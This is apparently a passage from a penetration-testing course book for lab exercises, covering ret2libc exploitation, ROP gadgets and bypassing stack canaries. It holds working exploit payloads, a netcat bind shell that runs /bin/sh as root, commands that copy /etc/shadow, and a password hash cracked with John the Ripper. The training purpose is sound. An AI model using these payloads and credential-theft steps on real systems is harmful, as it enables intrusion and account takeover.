You may type in **echo $NC** to make sure you got the command right. Then, from your /home/deadlist directory, type the command **./env NC** and press Enter. You should get the result displayed in the bottom image on the slide. The env program is a simple program to show you the address of where in memory the environment variable you give to it is located. This program comes in handy often, although its accuracy is not perfect. For example, you may need to try some addresses close to the address you are given to find the exact location in memory, so if it gives you 0xbffff957, the actual starting location you are looking for may be somewhere closer to 0xbffff961. Once you determine the location of your environment variable, record it and move on. Note that environment variables will be at different locations than the address shown on this slide. Each time you create an environment variable, it is placed at a different location and is specific to your current shell.

Exercise: ret2libc (7)

- Running the exploit…

```
$ python -c 'print "A" * 20 +
"\x70\x11\x06\x41SANS\x57\xf9\xff\xbf"' | ./passlibc
```

```
AAAAAAA 41061170 SANS bffff957
|-----------|----------|-------|----------|
    buffer    system()  Pad     Arg
```


Exercise: ret2libc (7)
We now have the information needed to launch our attack on the passlibc program. The ASCII diagram recaps this information and shows the order of how it should be laid out.

```
 AAAAAAA 41061170 SANS bffff66b
|-----------|----------|-------|----------|
  buffer    system()  Pad     Arg
```

At the command line, enter in:


```
python -c 'print "A"*20 + "\x70\x11\x06\x41SANS\x57\xf9\xff\xbf"'
| ./passlibc # Note that your env var address is going to be different!
```

This starts the passlibc program and pipes in our attack input in the following order. First, we send 20 A's to get to the start of the return pointer. We then put in the address of the system() function 0x41061170. Next, we add in 4 bytes of padding. I chose SANS, but you can use any four letters here. This is actually the location where execution jumps to after the system() function is completed. Often attackers place the address of the exit() function here so that the program terminates gracefully. For our purposes, it does not matter. The last piece to put in is the address of our NC environment variable that opens up our backdoor.

If your attack is unsuccessful, you may be given clues on the screen, which can help you to easily diagnose the problem. For example, many times if you do not have the exact address of the start of the environment variable, you get an error message, often saying something such as "-p 8989 -e /bin/sh command not found." By looking at this, you might easily deduce that your environment variable address is a few bytes short of spelling out the full nc.traditional -l -p 8989 -e /bin/sh. This would lead you to guess a few bytes lower on your environment variable address.

Exercise: ret2libc (8)

Ret2sys Stack Layout



- The PAD is the location of the return pointer for the call to system()

Exercise: ret2libc (8)

This diagram simply shows the layout of a ret2sys attack on the stack. On the left is a normal stack. On the right is the stack after we lay out our ret2sys attack. Everything is the same until you get to the return pointer. As you can see, we have overwritten the return pointer with the address of the system() function. Because we are returning to the start of a function instead of calling it with the "call" instruction, we have to mimic what the stack should look like. The system() function expects to see the return pointer as the next 4 bytes on the stack, followed by arguments that system() reads in. For the return pointer to the system() function call, we use a pad. It doesn't matter what it is, as long as it's 4 bytes and not null bytes, as that will terminate the string. You could put in a call to another function here to chain function calls, as long as you supply the expected arguments. Note that the system() function expects a pointer to our argument.

Exercise: ret2libc (9)

- Checking the compromised host

```
$ netstat -na | grep 8989
tcp    0  0 0.0.0.0:8989  0.0.0.0:*   LISTEN
$ nc.traditional 127.0.0.1 8989
whoami
root
```

- What if you get the following?

```
Please enter the password: Access Denied!
sh: 1: onal: not found
Segmentation fault
```


Exercise: ret2libc (9)

To verify that our attack was successful, we must check to see if TCP port 8989 is listening on the system. Type in the command **netstat -na | grep 8989** to see if the wanted port is listening. If so, connect to the port with the command **nc 127.0.0.1 8989**. You may get a screen with no prompt. This is common, so you should try typing in a simple command such as **ls** to see if you get a response. If so, type in the command **whoami** to see what user you are running as. It should say "root" if your exploit was fully successful. If you were unable to connect, try to go back through the exercise to make sure everything was entered properly.

One issue you may commonly run into with ret2libc attacks is guessing the exact address of the environment variable's location. Remember that the environment variable you create is only good in the shell under which it was created. If you have two tabs open, it will not be in the other tab unless you created it there as well, and even then the addressing is likely to be different. The second image on the slide shows we are executing only part of the string at our environment variable's location. We see *sh: 1: onal: not found.* Our environment variable was set to run "nc.traditional". Because we see part of "traditional," we can begin to count the number characters we missed in the string *nc.traditional -l -p 8989 -e /bin/sh* and count back accordingly. You may often need to fudge this location.

Exercise: ret2libc – Your Turn!

- Your goal:
  - Run a return-to-libc attack to print out and save the /etc/shadow file
  - Unshadow /etc/passwd and /etc/shadow
  - Use John the Ripper to crack the password for uberadmin

Exercise: ret2libc – Your Turn!

It is now your turn to attempt a ret2libc attack on the passlibc program. You already have much of the information needed to run this attack, but it is good practice to perform all the steps, including determining the buffer size, locating the return pointer and the address of the system() function, and utilizing environment variables to get what you need.

There are no hints for this exercise other than what was previously provided and what we just covered in the prior pages. The solution is available on the following pages; however, do not move ahead to get the answers, as we will quickly go over the solution as a group. Your goal is to run the same style of ret2libc attack, this time printing out the /etc/shadow password file and cracking the password of the user uberadmin. You should complete the attack using the unshadow tool and John the Ripper. The syntax for the unshadow tool when you get /etc/shadow is as follows:

unshadow </etc/passwd file from compromised system> <shadow file you compromised> > <destination file>

john <destination file name from unshadow command>

Exercise: ret2libc – Solution (1)

```
$ export PW="cat /etc/shadow > /tmp/shadow"
$ ./env PW
PW is located at 0xbfffff07
```

Export the environment variable

```
$ python -c 'print "A" * 20 +
"\x70\x11\x06\x41SANS\xfd\xfe\xff\xbf"' | ./passlibc

I've caught on to you pal!
Now the buffer's too small for your shellcode and it's non-
executable!

Please enter the password: Access Denied!
Segmentation fault
$ ls -la /tmp/shadow
-rw-rw-r-- 1 root root 1215 Oct 14 19:33 /tmp/shadow
```

Run the exploit

Check for shadow.txt

Exercise: ret2libc – Solution (1)
As with the last exercise, a common option to run a successful local exploit with a ret2libc-style attack is to create an environment variable with the wanted command to be executed by the system() function. The instruction for this exercise was to gain a copy of the /etc/shadow file, which is normally readable only by root. Exporting an environment variable to help with this exploit is probably the easiest way. Use the following command (or simply cat the shadow file to the screen):

export PW="cat /etc/shadow > /tmp/shadow"

Next, run the env program to print out the address of the PW environment variable you just created. When you obtain the address of the environment variable, you can move forward with attempting to run your exploit. Remember that the location of your environment variable will be different than the one on the slide. You also likely have to search through nearby memory to find the exact starting location of your environment variable.

It's now time to run the exploit against the passlibc program. As you learned during the last exercise, 20 A's must be typed in before hitting the start of the return pointer. The following is the proper layout of the command-line attack:

python -c 'print "A"*20 + "\x70\x11\x06\x41SANS\xfd\xfe\xff\xbf" | ./passlibc
System() | Pad | Env Var

To determine if your attack was successful, you must check for the shadow file in your /tmp directory using the command ls -la shadow.txt. As you can see on the slide, the shadow.txt file has been created and is not of 0 size. If you get strange messages about garbled time or permission denied, think about how the command could be interpreted if you land on the wrong part of the string, such as "at /etc/shadow > /tmp/shadow". ☺

Exercise: ret2libc – Solution (2)

- Take a look at the shadow file

```
$ cat /tmp/shadow | grep uberadmin
uberadmin:$6$pS8htbVU$tpiPV85xZkdsuvqOhMzKSADSUw8n3JvRxUb1DOlVnKC/QZ
kGUmpQDYbQ9dcwGbeMLwolTnWSBw6P.Inw8vLZs0:15542:0:99999:7:::
```

- Unshadow /etc/passwd and shadow.txt

```
$ unshadow /etc/passwd /tmp/shadow > /tmp/unshadow
$ cat /tmp/unshadow |grep uberadmin
uberadmin:$6$pS8htbVU$tpiPV85xZkdsuvqOhMzKSADSUw8n3JvRxUb1DOlVnKC
/QZkGUmpQDYbQ9dcwGbeMLwolTnWSBw6P.Inw8vLZs0:1001:1001:Bruce,123,5
55-555-5555,555-555-1111:/home/uberadmin:/bin/bash
```


Exercise: ret2libc – Solution (2)

Verify that the shadow file created in your `/tmp` directory contains the wanted contents. Simply run `cat shadow` and check to see if you have captured the password hash of the uberadmin account. After you confirm the account, you must use the `unshadow` tool to merge the `/tmp/shadow` file with the `/etc/passwd` file. To do so, use the command `unshadow /etc/passwd /tmp/shadow >/tmp/unshadow`. You can then view the unshadow file to make sure `unshadow` properly created the file.

Exercise: ret2libc – Solution (3)

- Launch John the Ripper

```
$ john --format=crypt /tmp/unshadow
```

```
$ john /tmp/unshadow --show
uberadmin:theking9:1001:1001:Bruce,123,555-555-5555,555-555-
1111:/home/uberadmin:/bin/bash
```

- Check to see if the password is cracked for uberadmin
- There is a bonus challenge that requires ret2libc at the end of the book!

Exercise: ret2libc – Solution (3)

Finally, launch John the Ripper against the unshadow.txt file to crack the account for uberadmin. This can be done by simply typing **john --format=crypt /tmp/unshadow**. When successful, you should get the password of "theking9" for the uberadmin account. This may take a bit of time.

There is a bonus challenge at the end of the day that requires you to use ret2libc, but with a twist, because ASLR is on. Feel free to take a look at it now or you can wait until you reach the extended hours section.

Exercise: ret2libc – The Point

- Getting around the w^x exploit mitigation
- Dealing with a binary that has a small buffer
- Creating a useful environment variable
- Locating the system() function
- Getting control of the system

Exercise: ret2libc – The Point

The purpose of this exercise was to get around the w^x (DEP) exploit mitigation on a Linux binary and to deal with a program that has a small buffer, unable to hold your shellcode. It is possible to place your shellcode after the return pointer and jump the opposite direction down the stack, but this may not always be an option, and DEP would have prevented success.

Return-Oriented Programming (ROP)

- ROP is the successor to return-to-libc style attacks
  - Hovav Shacham first coined the term Return-Oriented Programming (ROP)
    - https://hovav.net/ucsd/dist/geometry.pdf
- ROP can be multi-staged or Turing-complete
  - Injection of code may or may not be required
  - Jump-Oriented Programming (JOP) technique can perform a similar goal through a gadget dispatcher to avoid stack dependency and ESP advancement

Return-Oriented Programming (ROP)
ROP is an increasingly common attack technique used to exploit vulnerabilities on modern operating systems. The primary benefit of the technique is you do not have to rely on code injection and execution in potentially non-executable areas of memory. Also, you have the ability to defeat other OS protections such as ASLR. By utilizing a series of instruction sequences known as gadgets, you can compile a potentially Turing-complete code execution path with the same result as shellcode. Return-to-libc is a simple concept. We create an environment variable, pass the pointer to the environment variable as an argument to a wanted function whose address we used to overwrite a return pointer, and have our argument executed. There are certainly other uses of return-to-libc, but the concept is generally the same. One issue with this technique is that local access is usually required to have a successful exploit. This rules out most remote exploit attacks. ROP is not restricted to local exploits because it uses executable code segments from common libraries loaded by a program. As long as the addresses of the wanted code sequences are at the same location on each system being exploited, the attack is successful. Systems using different versions of libraries may have different addressing, although many have been identified to be relatively static between versions.

Under different names, the idea of ROP has been around for quite a while; however, it was not until Hovav Shacham's research that it was proven the technique could be Turing-complete. Using a proper sequence of instructions, which may require returns, chunks of code that exist in libraries can be used to perform an author's bidding. From a high level, Turing-complete simply means that the ROP technique can perform any function, such as that of the x86 instruction set. ROP is often used in a non-Turing-complete fashion as well, to perform actions such as disabling security controls. In this method, the first stage of the attack may use ROP to format stack arguments, then call a desired function to disable a security control, and finally return control to injected code in a newly executable area of memory. The term Return-Oriented Exploitation may also be used in place of Return-Oriented Programming when specifically talking about exploitation.

https://hovav.net/ucsd/dist/geometry.pdf

Gadgets (1)

- Gadgets are simply sequences of code residing in executable memory, usually followed by a return instruction
- Gadgets are strung together to achieve a goal
- The x86 instruction set is extremely dense and not bound to set instruction lengths
  - This means we can point to any position
  - Like a giant run-on sentence, the desired instruction will be executed as long as EIP is pointed to a valid location

Gadgets (1)

The term "gadget" is used to describe sequences of instructions that perform a wanted operation, usually followed with a return. The return often leads to another gadget that performs another operation, followed by a return. The gadgets are strung together to achieve an ultimate goal.

The x86 instruction set is extremely dense and is not bound to specific instruction sizes. Some architectures may require that all instructions be 32 bits wide; however, this is not the case with x86. This means that we can potentially point into the middle of a valid instruction, causing a different instruction to be performed. Compiled x86 code can be compared to a long run-on sentence with no punctuation or spaces. Take the word "contraption" as an example. If we point to the fourth letter in, we have the word "trap." Another example is the phrase "now-is-here." The dashes imply a series of words with no spaces between them. If we take the last letter from "now," both letters from "is," and the first letter in "here," we get the word "wish."

Gadgets (2)

whatistheaddressofthepartytonightbecausei wanttomakesureidonotarrivebefo reallthеotherguests

- This is obviously a sentence with no punctuation or spaces
  - … but there are opportunities to select other "unintended" words, depending on the position
  - If we select them in the right order and they are followed by returns, we can build a new sentence


Gadgets (2)

This slide demonstrates an analogy by comparing building gadgets to creating a new sentence from a long English sentence with no punctuation or spaces.

whatistheaddressofthepartytonightbecauseiwanttomakesureidonotarrivebeforealltheotherguests

The obvious sentence is, "What is the address of the party tonight because I want to make sure I do not arrive before all the other guests." If you remove the spacing, as in this example, ignoring the intended sentence, you can piece together a lot of words. If we select these newly discovered words and piece them together in the right order, we can build a new sentence.

Gadgets (3)



- 1)
- 2)
- 3)
- 4)
- This example is contrived, but you get the point!

Gadgets (3)

On this slide is an example of stringing together unintended words to build a new sentence. Although it's a contrived example, you can see the high-level goal of building gadgets. Shown on the slide is just a sampling of the unintended words that can be created by scanning through the long sentence. The arrows running in order from 1 to 4 show the creation of the new sentence, "Her art is real."

Gadgets, a Real Example

```
7C8016CC   8B45 20          MOV EAX,DWORD PTR SS:[EBP+20]
7C8016CF   3BC3             CMP EAX,EBX
```

- 7c8016cc holds the real, intended instruction
- What if we offset it 1 byte and point to 7c8016cd?

```
7C8016CD   45               INC EBP
7C8016CE   203B             AND BYTE PTR DS:[EBX],BH
7C8016D0   C3               RETN
```

- Just 1 byte off and completely different instructions followed by a return!
- This is how gadgets are built…

Gadgets, a Real Example

Time for a more realistic example. The top image on the slide was taken from kernel32.dll on a Windows system. The intended instruction is:

7C8016CC 8B45 20 MOV EAX,DWORD PTR SS:[EBP+20]
7C8016CF 3BC3 CMP EAX,EBX

This simply moves a pointer located at EBP+20 into EAX. What happens if we point 1 byte into the intended instruction at 0x7c8016cc? The result, shown in the bottom image on the slide, is:

7C8016CD 45 INC EBP
7C8016CE 203B AND BYTE PTR DS:[EBX],BH
7C8016D0 C3 RETN

Because the x86 instruction set does not require instructions to be of a specific size, we can form new, unintended instructions by pointing to any desired location. The modified instruction now increments the EBP register by 1 byte, performs the logical operator "and" on a byte located at a pointer inside of EBX and the BH register (bx high byte), followed by a return. This is how gadgets are built. The return instruction "C3" located at 0x7c8016d0 was not supposed to represent a return; however, by modifying the address as shown, we can use it as such and return to another gadget. Imagine if gadgets were strung together to perform the same operation as the system() function. We would never actually call the system() function as we have with our return-to-libc attack; rather, we string together gadgets from any executable library or other code segment, performing the same operations as the system function.

ROP Without Returns

- Hovav Shacham and Stephen Checkoway released a paper on ROP without returns
  - https://hovav.net/ucsd/dist/noret.pdf
  - The idea is to get around some protections that may search through code looking for instruction streams with frequent returns
  - Another defense attempts to look for violations of the LIFO nature of the stack
- Using pop instructions and jmp *(reg)'s can achieve the same goal as returns

ROP Without Returns

Research, code auditing, and compiler check controls are starting to look at techniques to prevent ROP from being successful. This is most commonly performed by searching through sequences of code for a large number of returns within a predefined area. If this is detected, various techniques can reorder or modify the code to avoid the potentially dangerous opcode values. Another technique looks at the Last In First Out (LIFO) nature of the stack segment. ROP requires that you can write all your pointers and padding to writable memory, where the pointers hold sequences of code followed by returns. The positioning of the ROP pointers on the stack may look strange to a detection tool.

Hovav Shacham and Stephen Checkoway released a paper on ROP without returns, located at https://hovav.net/ucsd/dist/noret.pdf at the time of this writing. The technique looks at alternative methods of jumping to code without the use of returns. One method is to pop a value from the stack into a register and then use an instruction to jump to the pointer located in the register holding the popped value. Though the desired code sequence to perform this is less common than the return instruction, it clearly demonstrates that existing controls to prevent ROP are not sufficient.

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 4

Introduction to Memory

Introduction to Shellcode

Smashing the Stack

Exercise: Linux Stack Overflow

Exercise: ret2libc

Advanced Stack Smashing

Exercise: x64_vuln

Bootcamp

Exercise: Brute Forcing ASLR

Exercise: mbse

Bonus Exercise: ret2libc with ASLR

Advanced Stack Smashing

In this module, we introduce more difficult controls to bypass or defeat, such as stack canaries and Address Space Layout Randomization (ASLR) on the modern Linux kernel. As we move into these more advanced concepts, you must remember that many modern exploitation techniques are successful when thinking outside of the box and being persistent. They are also conditional.

Objectives

- Our objective for this module is to understand:
  - Defeating stack canaries
  - Address Space Layout Randomization (ASLR)
  - Defeating ASLR on kernel 2.6.17
  - Defeating ASLR on kernel 2.6.22 and later

Objectives

We start this module by looking at stack canaries on Linux and how they affect your exploitation attempts. We then jump into some methods on how to defeat canaries when possible. Next, we take a look at one of the biggest thorns in an attacker's side from a security perspective: Address Space Layout Randomization (ASLR). We start by exploiting the Linux 2.6.17 kernel and then move onto a method to exploit the Linux 2.6.22 kernel and later.

Linux Stack Protection (1)

- What is stack protection?
  - 4-byte value placed on the stack
  - Protects the Return Pointer (RP), Saved Frame Pointer (SFP), and other stack variables
- Canaries and security cookies
  - Linux uses the term "canaries" and Windows uses "security cookies"

Linux Stack Protection (1)

To curb the large number of stack-based attacks, several corrective controls have been put into place over the years. We covered a couple of them, such as configuring the stack to be non-executable. One of the big controls added is stack protection. From a high level, the idea behind stack protection is to place a 4-byte value onto the stack after the buffer and before the return pointer. On UNIX-based OSs, this value is often called a "canary," and on Windows-based OSs, it is often called a "security cookie." If the value is not the same upon function completion as when it was pushed onto the stack, a function is called to terminate the process. As you know, you must overwrite all values up to the return pointer to successfully redirect program execution. By the time you get to the return pointer, you will have already overwritten the 4-byte stack protection value pushed onto the stack, thus resulting in program termination.

Linux Stack Protection (2)

- Common types of stack protection
  - Stack Smashing Protector (SSP)
    - Formerly known as ProPolice
    - Integrated with GCC on many platforms
    - Supports different types of canaries
  - StackGuard
    - Integrated with older versions of GCC
    - Uses a terminator canary

Linux Stack Protection (2)

There are quite a few stack protection tools available with different operating systems and vendor products. Two of the most common Linux-based stack protection tools are Stack Smashing Protector (SSP) and StackGuard.

Stack Smashing Protector (SSP)


SSP, formerly known as ProPolice, is an extension to the GNU C Compiler (GCC), available as a patch in gcc 2.95.3 and later, and available by default in later versions of gcc. It is based on the StackGuard protector and is maintained by Hiroaki Etoh of IBM. Aside from placing a random canary on the stack to protect the return pointer and the saved frame pointer, SSP also reorders local variables, protecting them from common attacks. If the "urandom" strong number generator cannot be used for one reason or another, the canary reverts back to using a terminator canary.

StackGuard

StackGuard was created by Dr. Crispin Cowan and uses a terminator canary to protect the return pointer on the stack. It was included with earlier versions of gcc and has since been replaced by SSP.

Linux Stack Protection (3)

- Types of canaries:
  - Terminator canary
    - 0x00000aff & 0x000aff0d
  - Random canary
    - Random 4-byte value protected in memory
    - HP-UX's /dev/urandom
    - Hash of return pointer
  - Null canary
    - 0x00000000



Linux Stack Protection (3)

Several types of canaries can be used with stack protection tools.

Terminator Canary

The idea behind a terminator canary is to cause string operations to terminate when trying to overwrite the buffer and return pointer. A commonly seen terminator canary uses the values 0x00000aff. When a function such as strcpy() is used to overrun the buffer and a terminator canary is present using the value 0x00000aff, strcpy() fails to re-create the canary due to the null terminator value of 0x00. Similar to strcpy(), gets() stops reading and copying data when it sees the value 0x0a. StackGuard used the terminator canary value 0x000aff0d.

Random Canary

Perhaps a preferred method over the terminator canary is the random canary. A random canary is a randomly generated, unique 4-byte value placed onto the stack, protecting the return pointer and other variables. Random canaries are commonly generated by the HP-UX Strong Random Number Generator urandom and are near impossible to predict. The value is generated and stored in an unmapped area in memory, making it difficult to locate. Upon function completion, the stored value is XORed with the value residing on the stack to ensure the result of the XOR operation is equal to 0.

Null Canary

Probably the weakest type of canary is the null canary. As the name suggests, the canary is a 4-byte value containing all 0s. If the 4-byte value is not equal to 0 upon function completion, the program is terminated.

Defeating Stack Protection (1)

- Let's turn this up a notch!
- Bypassing a terminator canary on Kubuntu
- Normally seems to default to \x00000aff
- Some programs have custom canaries
- This can often be hacked!
  - Overwriting SFP
  - Multiple writes with strcpy() or gets()

Defeating Stack Protection (1)

For our next exercise, we use a method that enables us to repair the terminator canary used by SSP on Kubuntu Gutsy Gibbon. You can notice over time that under certain conditions, controls put in place to protect areas of memory can often be bypassed or defeated.

Some programs come with canary protection built in to the code by the developer. This author has seen custom canaries on many embedded systems, and their generation is often easily defeated. Much of the security comes from how the canary is actually generated.

For example, some stack protection methods protect the return pointer but do not protect the saved frame pointer. Normally, SFP is used to restore EBP after a function is completed. Remember that local variables are accessed by referencing EBP. If we overwrite the SFP in the current vulnerable function with a valid address on the stack that we control, followed by the terminator canary, followed by our shellcode, we can possibly hook the flow of execution when the subsequent function goes to return.

Defeating Stack Protection (2)

- Bypassing Stack Protection demo
  - The "canary" program
  - Located in your /home/deadlist/ directory on your **Kubuntu Gutsy** image
  - Requires three arguments to fully rebuild the canary
  - Uses strcpy() to copy user-supplied data into three buffers
  - As with any modern attack vector, requires conditions to be satisfied

Defeating Stack Protection (2)

We now walk through an exercise to beat SSP on Kubuntu Gutsy Gibbon. The canary program is located in your /home/deadlist/ directory and requires three arguments to run. The program uses the strcpy() function to copy the user-supplied arguments into three buffers allocated under a called function named testfunc(). The goal is to repair the terminator canary used and execute our shellcode. Note that this exploit requires there to be multiple vulnerable buffers within the same function. This is a type of attack requiring certain conditions, but not a condition that hasn't been repeated over and over again.

Feel free to work through this exercise on your own time to repeat what has been demonstrated in class. The code to exploit this vulnerability is provided to you over the following pages.

Defeating Stack Protection (3)

- Try launching the canary program

```
$ ./canary
Usage: <username> <password> <pin>
$ ./canary admin password 1111
Authentication Failed
$ ./canary AAAAAAAAAAAAAAAA BBBB CCCC
Authentication Failed

*** stack smashing detected ***: ./canary terminated
Aborted (core dumped)
```

- Stack smashing detected

Defeating Stack Protection (3)

In the image on the slide, we first launch the canary program with no arguments. We see it requires that we enter in a username, password, and PIN. On the second execution of canary, we give it the credentials of username: admin, password: password, and pin: 1111. We get the response that authentication has failed, as we expected.

Finally, we try entering in username: AAAAAAAAAAAAAAAA, password: BBBB, and pin: CCCC. The response we get is:

```
Authentication Failed

 *** stack smashing detected ***: ./canary terminated
Aborted (core dumped)
```

This is much different from the response we saw in the past when overrunning the buffer. You can quickly infer that this is the message provided on a program compiled with SSP for stack protection.

Defeating Stack Protection (4)

- Let's see what we're up against

```
(gdb) break *0x804848d
Breakpoint 1 at 0x804848d
(gdb) run AAAAAAAA BBBBBBBB CCCCCCCC
Starting program: canary AAAAAAAA BBBBBBBB CCCCCCCC
Breakpoint 1, 0x0804848d in testfunc ()
(gdb) x/16x $esp
0xbffff970:    0xbffff98c 0xbffffb98 0xf63d4e2e 0xbffffb98
0xbffff980:    0xbffffb8f 0xbffffb86 0x00000000 0x43434343
0xbffff990:    0x43434343 0x42424200 0x42424242 0x41414100
0xbffff9a0:    0x41414141 0xff0a0000 0xbffff9c8 0x08048517
```

- Set a breakpoint and find the canary 0xff0a0000

Defeating Stack Protection (4)

Now that we know SSP is enabled, we must look in memory to see what type of canary we're up against. By running GDB and setting a breakpoint after the last of three strcpy() calls in the testfunc() function, we can attempt to locate the canary. By probing memory, you can easily determine that each of the three buffers created in the testfunc() function allocate 8 bytes. Try entering in **AAAAAAAA** for the first argument, **BBBBBBBB** for the second argument, and **CCCCCCCC** for the third argument. Now enter the command **x/16x $esp** after the breakpoint is reached and locate the values you entered. Immediately following the A's in memory, you can find the terminator canary value of 0xff0a0000. This is in little-endian format, and the byte sequence is actually \x00\x00\x0a\xff. You should also quickly identify the return address value 4 bytes after the canary showing the address of 0x08048517. Remember the goal of a terminator canary is to terminate string operations such as strcpy() and gets().

Defeating Stack Protection (5)

```
(gdb) run "AAAAAAA `echo -e '\x00\x00\x0a\xffAAAAAAAAAA'`" BBBBBBBB
CCCCCCCC

Breakpoint 1, 0x0804848d in testfunc ()
(gdb) x/16x $esp
0xbffff960:    0xbff                                e2e 0xbffffb97
0xbffff970:    0xbffffb8e 0xb  ffb79 0x00000000 0x43434343
0xbffff980:    0x43434343 0x4  24200 0x42424242 0x41414100
0xbffff990:    0x20414141 0x4141ff0a 0x41414141 0x41414141
(gdb) c
Continuing.
Authentication Failed

*** stack smashing detected ***: /home/deadlist/canary terminated
```

Broken Canary – 0x4141ff0a

Return Pointer

Defeating Stack Protection (5)

Now let's quickly see if we can repair the canary by entering it in on the first buffer and attempting to overwrite the return pointer with A's. Try using the following command:

```
run "AAAAAAA `echo -e '\x00\x00\x0a\xffAAAAAAAAAA'`" BBBBBBBB CCCCCCCC
```

As you can see, with this command we are filling the first buffer with A's, trying to repair the canary, and then placing enough A's to overwrite the return pointer. When issuing this command and analyzing memory at the breakpoint, you can see that the canary shows as 0x4141ff0a and the return pointer shows as 0x41414141. When we let the program continue, it fails because the canary does not match the expected 0x00000aff. Notice the message at the bottom, "*** stack smashing detected ***", letting us know again that SSP is enabled and caught our attack. The echo command is stripping the \x00 bytes. Remember, the strcpy() function terminates itself with a null byte. We also need to push the \xff\x0a bytes over two more positions to line them up properly. With this knowledge, continue the attempt to defeat the canary.

Defeating Stack Protection (6)

```
(gdb) run "AAAAAAA `echo -e 'AA\x0a\xffAAAAAAAA'`"
"BBBBBBBBBBBBBBBB" "DDDDDDDDDDDDDDDDDDDDDDDD"

Breakpoint 1, 0x0804848d in testfunc ()
(gdb) x/16x $esp
0xbffff940:    0xbf                    e2e 0xbffffb87
0xbffff950:    0xbffffb75 0xbf  ffb60 0x00000000 0x44444444
0xbffff960:    0x44444444 0x4  44444 0x44444444 0x44444444
0xbffff970:    0x44444444 0xff0a0000 0x41414141 0x41414141
(gdb) c
Continuing.
Authentication Failed

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

Repaired Canary – oxffoaoooo

Return Pointer

Segmentation Fault!!

Defeating Stack Protection (6)


This time, take advantage of all three buffers and the strcpy() function that enables us to write one null byte. Try entering in the following command:

```
run "AAAAAAA `echo -e 'AA\x0a\xffAAAAAAAA'`" "BBBBBBBBBBBBBBBB"
"DDDDDDDDDDDDDDDDDDDDDDDD"
```

As you can see on the slide, we've successfully repaired the canary and overwritten the return pointer with a series of A's. When we continue program execution, we do not get a "stack smashing detected" message; we instead get a normal segmentation fault message showing EIP attempted to access memory at 0x41414141. We are simply using the first argument's write of our A's to fill the buffer, then placing AA\x0a\xff into the canary field to partially repair it, followed by eight A's to overwrite SFP and the RP. Note that by putting in the AA instead of \x00\x00, we move the \xff\x0a values to the correct position, as they are not stripped by echo.

